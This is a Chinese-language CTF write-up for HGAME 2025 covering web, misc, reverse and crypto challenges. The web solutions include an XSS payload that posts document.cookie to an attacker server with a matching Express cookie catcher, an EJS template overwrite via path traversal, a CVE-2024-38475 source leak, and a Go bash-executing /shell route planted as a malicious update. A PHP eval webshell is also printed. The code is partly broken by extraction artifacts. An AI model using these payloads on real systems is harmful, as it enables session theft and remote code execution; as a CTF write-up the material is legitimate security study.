WP For HGAME2025

队伍名称: OKAWUS

队伍ID: 0x00000e

Web

Level 24 Pacman

ctrl+f搜索gift

base64+栅栏密码 (2栏)

Level 47 BandBomb

express题 (?, 学到很多戀

首先要知道fs.rename不仅仅可以重命名文件,还可以移动文件

那么思路就是把ejs模板文件拿出来,加之文件上传的功能,我们可以在原本的模板中加一句坏东西:

然后通过rename将原本的模板覆盖,就可以执行我们的坏东西了

```
1 {
2 | "oldName":"mortis.ejs",
3 | "newName":"../views/mortis.ejs"
4 }

Body Cookie Header 7 控制台 实际请

etty Raw Preview Visualize JSON v utf8 v 

1 {
2 | "message": "文件重命名成功"
3 }
```

最后ctrlF查找flag即可

```
RET2SHELL_27_633_SERVICE_PORT=3000 RET2SHELL_18_138_SERVICE_PORT=80

RET2SHELL_27_1648_PORT_3000_TCP_PROTO=tcp

FLAG=hgame{4VE_mUJIC@_Ha5_bR0Ken_Up_6uT_we_h@ve-uMItAKI3e}

RET2SHELL_7_1015_SERVICE_PORT_APP=8080 RET2SHELL_26_1130_SERVICE_PORT=8888

RET2SHELL_27_175_SERVICE_PORT=3000 RET2SHELL_26_1130_PORT=tcp://10.43.69.111:8888


RET2SHELL_27_1677_PORT_3000_TCP_PORT=3000 RET2SHELL_27_1021_PORT=tcp://10.43.3.248:3000

RET2SHELL_27_1021_SERVICE_PORT=3000 RET2SHELL_27_175_PORT=tcp://10.43.251.37:3000
```

Level 69 MysteryMessageBoard

xss获取admin的session,难点在有个未知的/admin的url (

先是登录,有说shallot登录要密码,那么大胆猜测用户名就是shallot。弱密码爆破(还是从shallot学姐去年hgame-week2的一题学的思路)



然后就来到留言板界面,可以打xss了


利用is注入出网脚本,

```
<script>
2
   fetch('http://ip:port/cookie-catcher', {
3
     method: 'POST',
4
     headers: {
5
       'Content-Type': 'application/json'
6
     body: JSON.stringify({ cookies: document.cookie })
7
8
   });
9
   </script>
```

在服务器上起一个express服务拿session (web2现学现卖了属于是)

```
1
    const express = require('express');
 2
    const app = express();
 3
    const bodyParser = require('body-parser');
 4
    const cors = require('cors');
 5
 6
    app.use(cors());
 7
    app.use(bodyParser.json());
 8
    app.use(bodyParser.urlencoded({ extended: true }));
 9
    app.post('/cookie-catcher', (req, res) => {
10
11
              console.log(req.body.cookies);
12
              res.send('Cookie received successfully');
13
    });
14
    app.get('/cookie-catcher', (req, res) => {
15
16
              console.log(req.query.cookies);
17
              res.send('Cookie received successfully');
18
    });
19
    const port = xxxx;
20
21
    app.listen(port, () => {
22
              console.log(`Server running on port ${port}`);
23
    });
```

在注入xss语句后,访问/admin的url就可以触发admin访问我们注入过的页面触发xss,拿到他的session,再就可以拿到flag




Level 38475 角落

上来先查robots.txt, 查到有个conf文件:

```
1
    # Include by httpd.conf
    <Directory "/usr/local/apache2/app">
 2
 3
        Options Indexes
 4
        AllowOverride None
 5
        Require all granted
 6
   </Directory>
 7
 8
    <Files "/usr/local/apache2/app/app.py">
9
        Order Allow, Deny
10
        Deny from all
    </Files>
11
12
    RewriteEngine On
13
14
    RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
    RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"
15
16
    ProxyPass "/app/" "http://127.0.0.1:5000/"
17
```

- RewriteEngine On: 启用 Apache 的 URL 重写功能。URL 重写允许你根据一定的规则修改客户端请求的 URL。
- RewriteRule "^/admin/(.*)\$" "/\$1.html?secret=todo": 这是一个重写规则,用于将匹配的 URL 重写为新的 URL。 ^/admin/(.*)\$是一个正则表达式,用于匹配以 //admin/ 开头的 URL,并捕获 //admin/ 后面的所有内容。 \$1 表示捕获的内容,重写后的 URL 是 // 加上捕获的内容再加上 .html 后缀,并在 URL 后面添加查询参数 secret=todo。例如,客户端请求 //admin/test,如果用户代理字符串以 L1nk/ 开头,那么实际访问的 URL 会被重写为 //test.html?secret=todo。

通过rewrite截断漏洞来获取源码 (CVE-2024-38475)



源码如下。

```
from flask import Flask, request, render_template, render_template_string,
    redirect
 2
    import os
    #import templates
 3
 4
 5
    app = Flask(__name___)
    pwd = os.path.dirname(__file__)
 6
 7
    show_msg = templates.show_msg
 8
    # templates.py: show_msg = '''Latest message: {{message}}'''
 9
10
11
    def readmsg():
12
        filename = pwd + "/tmp/message.txt"
13
        if os.path.exists(filename):
14
            f = open(filename, 'r')
15
            message = f.read()
            f.close()
16
17
            return message
18
19
            return 'No message now.'
20
```

```
21
22
    @app.route('/index', methods=['GET'])
23
    def index():
        status = request.args.get('status')
24
25
        if status is None:
26
            status = ''
        return render_template("index.html", status=status)
27
28
29
30
    @app.route('/send', methods=['POST'])
    def write_message():
31
        filename = pwd + "/tmp/message.txt"
32
        message = request.form['message']
33
34
        f = open(filename, 'w')
35
        f.write(message)
36
        f.close()
37
38
        return redirect('index?status=Send successfully!!')
39
40
41
    @app.route('/read', methods=['GET'])
    def read_message():
42
        if "{" not in readmsg():
43
            show = show_msg.replace("{{message}}", readmsg())
44
45
            return render_template_string(show)
        return 'waf!!'
46
47
48
49
    if __name__ == '__main__':
50
        app.run(host = '0.0.0.0', port = 5000)
51
```

绞尽脑汁总算是从去年的题里发现条件竞争这玩意。因为源码调用readmsg()有两次,第一次是判断,第二次是嵌入,多个线程同时调用 read_msg() 函数,导致数据在不同线程间的读写出现混乱,使得条件判断和替换操作的顺序被打乱,从而绕过了检查。

用burp快速发请求



Latest message: hgame {YOu-FiND-the_K3Y_T0_RRrac3_OuUuut20acd1b}

Level 25 双面人派对

本来给的是加了upx壳的二进制文件,买了个hint跳过了re阶段。用linux中的strings命令来提取去壳后的二进制文件中的字符串,会发现minio的access_key,secret_key,这样就能连上minio,拿到源码了。

看一遍源码,发现有个overseer,是用于热更新服务的,那么只要上传自己构造的恶意二进制文件,我们就能rce。然后,由于本人愚蠢至极,不管三七二十一把源码打包成exe删个后缀就往上扔,卡了好久…


参照柏师傅给出的hint中的rce代码,将之嵌入源码中

```
g.POST("/shell", func(c *gin.Context) {
    output, err := exec.Command("/bin/bash", "-c",
    c.PostForm("cmd")).CombinedOutput()

if err != nil {
    c.String(500, err.Error())
}

c.String(200, string(output))
}
```

打包成elf文件,加上upx压缩,上传到prodbucket存储桶覆盖原来的update,这样就达到了rce的结果了。



Misc

Hakuya Want A Girl Friend

给了个txt文件,开头就是50 4B,经典的zip文件头特征,有加密。

之后还跟了一堆乍一看是冗余的数据,其实是png文件hex倒置,转正后提取出来。png宽高修复得到key。用key来开压缩包,得到flag

```
文件 编辑 查看
hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}
```

Computer cleaner

在vm上挂载虚拟光盘后,直接先find / - name flag*,发现第三部分flag(这其实也是攻击者想要的东西)

```
root@vidar-computer:/# cat /home/vidar/Documents/flag_part3
c0mput3r!}
root@vidar-computer:/# find / -name flag*
/snap/gtk-common-themes/1535/share/icons/Yaru/scalable/emblems
-symbolic.svg
/usr/lib/python3/dist-packages/reportlab/graphics/widgets/flag
/usr/lib/python3/dist-packages/reportlab/graphics/widgets/ py
hon-310.pyc
/usr/src/linux-hwe-6.8-headers-6.8.0-40/scripts/coccinelle/loc
/usr/src/linux-hwe-6.8-headers-6.8.0-51/scripts/coccinelle/loc
/usr/include/X11/bitmaps/flagup
/usr/include/X11/bitmaps/flagdown
/usr/share/icons/Yaru/scalable/emblems/flag-outline-thin-symbo
      '/run/user/1000/doc': Permission denied
find: '/run/user/1000/gvfs': Permission denied
/home/vidar/Documents/flag_part3
```

根据提示,是要寻找攻击者的webshell,来到常见的服务路径 /var/www,html/,发现shell.php,\$ POST的参数就是webshell连接密码。

```
vidar@vidar-computer:/var/www/html$ cd uploads
vidar@vidar-computer:/var/www/html/uploads$ ls
shell.php
vidar@vidar-computer:/var/www/html/uploads$ cat shell.php
<?php @eval($_POST['hgame{y0u_']);?>
```

最后是溯源,发现有log日志文件,访问请求源ip,即可获得第二部分的flag。

(以下upload_log.txt)

```
121.41.34.25 - [17/Jan/2025:12:01:03 +0000] "GET /upload HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x 64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:01:55 +0000] "POST /upload HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
```

```
Are you looking for me
Congratulations!!!
hav3_cleaned_th3
```

Level 314 线性走廊中的双生实体

不管什么条件了,直接随机数爆破

```
import torch
 2
 3 # 加载模型
   model = torch.jit.load('entity.pt')
 5
    params = dict(model.named_parameters())
 6
 7
   for _ in range(100000):
        W1 = params['linear1.weight'].detach()
 8
9
        x = torch.randn(1, W1.shape[1])
        output = model(x)
10
11
        try:
            flag = bytes(output.round().squeeze().byte().tolist()).decode()
12
13
            if flag.startswith("flag"):
                print("Flag (from random input):", flag)
14
15
16
        except:
17
            continue
```

即可得到flag。

Re

Compress dot new

让ai解释了nu代码的含义:

这段 Nu 代码实现了一个简单的压缩算法,核心步骤包括:

- 1. 统计字符频率: 计算输入数据中每个字符的出现频率。
- 2. 构建哈夫曼树:根据字符频率构建哈夫曼树。
- 3. 生成哈夫曼编码: 从哈夫曼树中生成每个字符的哈夫曼编码。
- 4. 压缩数据: 使用生成的哈夫曼编码对输入数据进行压缩。

enc.txt以json形式给了哈夫曼树的形态,然后给了压缩后的二进制。

写个脚本来解码,得到flag。

```
1 import json
```

```
3
    #哈夫曼树节点类
4
    class HuffmanNode:
 5
        def __init__(self, s=None, a=None, b=None):
 6
            self.s = s
7
            self.a = a
8
            self.b = b
9
    #从 JSON 构建哈夫曼树
10
    def build_huffman_tree(json_data):
11
        if isinstance(json_data, int):
12
            return HuffmanNode(s=json_data)
13
14
        elif isinstance(json_data, dict):
            if 's' in json_data:
15
                return HuffmanNode(s=json_data['s'])
16
17
            else:
18
                left = build_huffman_tree(json_data['a'])
                right = build_huffman_tree(json_data['b'])
19
                return HuffmanNode(a=left, b=right)
20
21
22
    #解码二进制编码
    def decode_binary_code(tree, binary_code):
23
        decoded_text = []
24
25
        current_node = tree
26
        for bit in binary_code:
            if bit == '0':
27
28
                current_node = current_node.a
29
            else:
30
                current_node = current_node.b
31
            if current_node.s is not None:
32
33
                decoded_text.append(chr(current_node.s))
34
                current_node = tree
35
36
        return ''.join(decoded_text)
37
38
    with open('enc.txt', 'r') as file:
        lines = file.readlines() #总共就两行
39
40
        huffman_tree_json = json.loads(lines[0].strip())
41
        binary_code = lines[1].strip()
42
43
    huffman_tree = build_huffman_tree(huffman_tree_json)
44
    decoded_text = decode_binary_code(huffman_tree, binary_code)
    print(decoded_text)
```

Crypto

sieve

注意题述的两种孔径的筛子,即为两种筛法,让ai着重注意这一点,然后投喂gpt,提示词对了就能出。

```
from Crypto.Util.number import long_to_bytes, inverse
from sympy import nextprime, primepi
import sys
sys.setrecursionlimit(10000)
```

```
# --- 第一种筛法: 快速计算 summatory totient 函数 ---
7
    # 采用"分段求和"递归算法计算 F(n) = sum_{i=1}^n \phi(i)
    def totient_summatory(n, cache={}):
8
       if n in cache:
9
10
           return cache[n]
        # 基础和: 1+2+...+n = n(n+1)/2
11
        res = n * (n + 1) // 2
12
        i = 2
13
14
       while i <= n:
           # 对于区间 [i, j], 所有 n//k 取同一值
15
           j = n // (n // i)
16
           res -= (j - i + 1) * totient_summatory(n // i, cache)
17
18
           i = j + 1
        cache[n] = res
19
20
        return res
21
    # --- 第二种筛法: 使用 sympy 内置 primepi 计算素数计数函数 ---
22
    # 注意: primepi(n) 返回小于等于 n 的素数个数
23
24
25
    # RSA 参数
    e = 65537
26
27
    # 根据 Sage 中的代码, e^2//6 中 ^ 表示幂运算 (Sage 中 ^ 是 exponentiation)
28
29
    N = (e^{**}2) // 6 \# N = floor(65537^{2}/6)
30
    # 根据 trick(N) 定义: trick(N) = (sum_{k=1}^{N} \phi(k)) + (number of primes in
31
    [1, N])
32
    # (注意: 1 不是素数,但由于 trick(1)=1,所以效果一样)
    phi_sum = totient_summatory(N)
33
    prime_count = primepi(N)
34
35
    S = phi_sum + prime_count
36
   # 根据题目代码, p = nextprime(S << 128)
37
38
    p = nextprime(S << 128)</pre>
39
    n = p * p # 因为 p = q
40
    # 给出的密文
41
    enc =
    2449294097474714136530140099784592732766444481665278038069484466665506153967
    851063209402336025065476172617376546
43
44
    # RSA 解密: 当 n = p^2 时, \phi(n) = p*(p-1)
    phi_n = p * (p - 1)
45
46
   d = inverse(e, phi_n)
47
    m = pow(enc, d, n)
    flag = long_to_bytes(m)
48
    print("Flag =", flag.decode())
49
50
```